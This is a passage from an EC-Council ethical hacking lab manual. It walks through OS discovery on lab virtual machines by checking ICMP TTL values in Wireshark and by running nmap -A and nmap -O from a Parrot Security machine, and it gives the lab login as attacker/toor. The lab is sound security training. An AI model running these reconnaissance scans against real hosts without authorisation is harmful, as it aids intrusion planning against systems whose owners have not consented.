
11. Wireshark will start capturing the new packets.
12. In the **Command Prompt** window, type **ping 10.10.1.9** and press **Enter**.

    Note: **10.10.1.9** is the IP address of the **Ubuntu** machine.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Observe the packets captured by **Wireshark**.
14. Choose any packet of ICMP reply from the **Ubuntu** (**10.10.1.9**) to **Windows 11** (**10.10.1.11**) machine and expand the **Internet Protocol Version 4** node in the **Packet Details** pane.
15. The TTL value is recorded as **64**, which means the ICMP reply possibly came from a Linux-based machine.



16. Stop the capture in the **Wireshark** window by clicking on the Stop button.
17. This concludes the demonstration of identifying the OS of the target system using Wireshark.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 11** and **Ubuntu** virtual machines.

Task 2: Perform OS Discovery using Nmap Script Engine (NSE)

Nmap, along with Nmap Script Engine (NSE), can extract considerable valuable information from the target system. In addition to Nmap commands, NSE provides scripts that reveal all sorts of useful information from the target system. Using NSE, you may obtain information such as OS, computer name, domain name, forest name, NetBIOS computer name, NetBIOS domain name, workgroup, system time of a target system, etc.

Here, we will use Nmap to perform OS discovery using -A parameter, -O parameter, and NSE.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. In the terminal window, type the command **nmap -A [Target IP Address]** (here, the target machine is **Windows Server 2022** [**10.10.1.22**]) and press **Enter**.

   Note: **-A**: to perform an aggressive scan.

   Note: The scan takes approximately 10 minutes to complete.
7. The scan results appear, displaying the open ports and running services along with their versions and target details such as OS, computer name, NetBIOS computer name, etc. under the **Host script results** section.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the terminal window, type the command **nmap -O [Target IP Address]** (here, the target machine is **Windows Server 2022** [**10.10.1.22**]) and press **Enter**.

   Note: **-O**: performs the OS discovery.

9. The scan results appear, displaying information about open ports, respective services running on the open ports, and the name of the OS running on the target system.




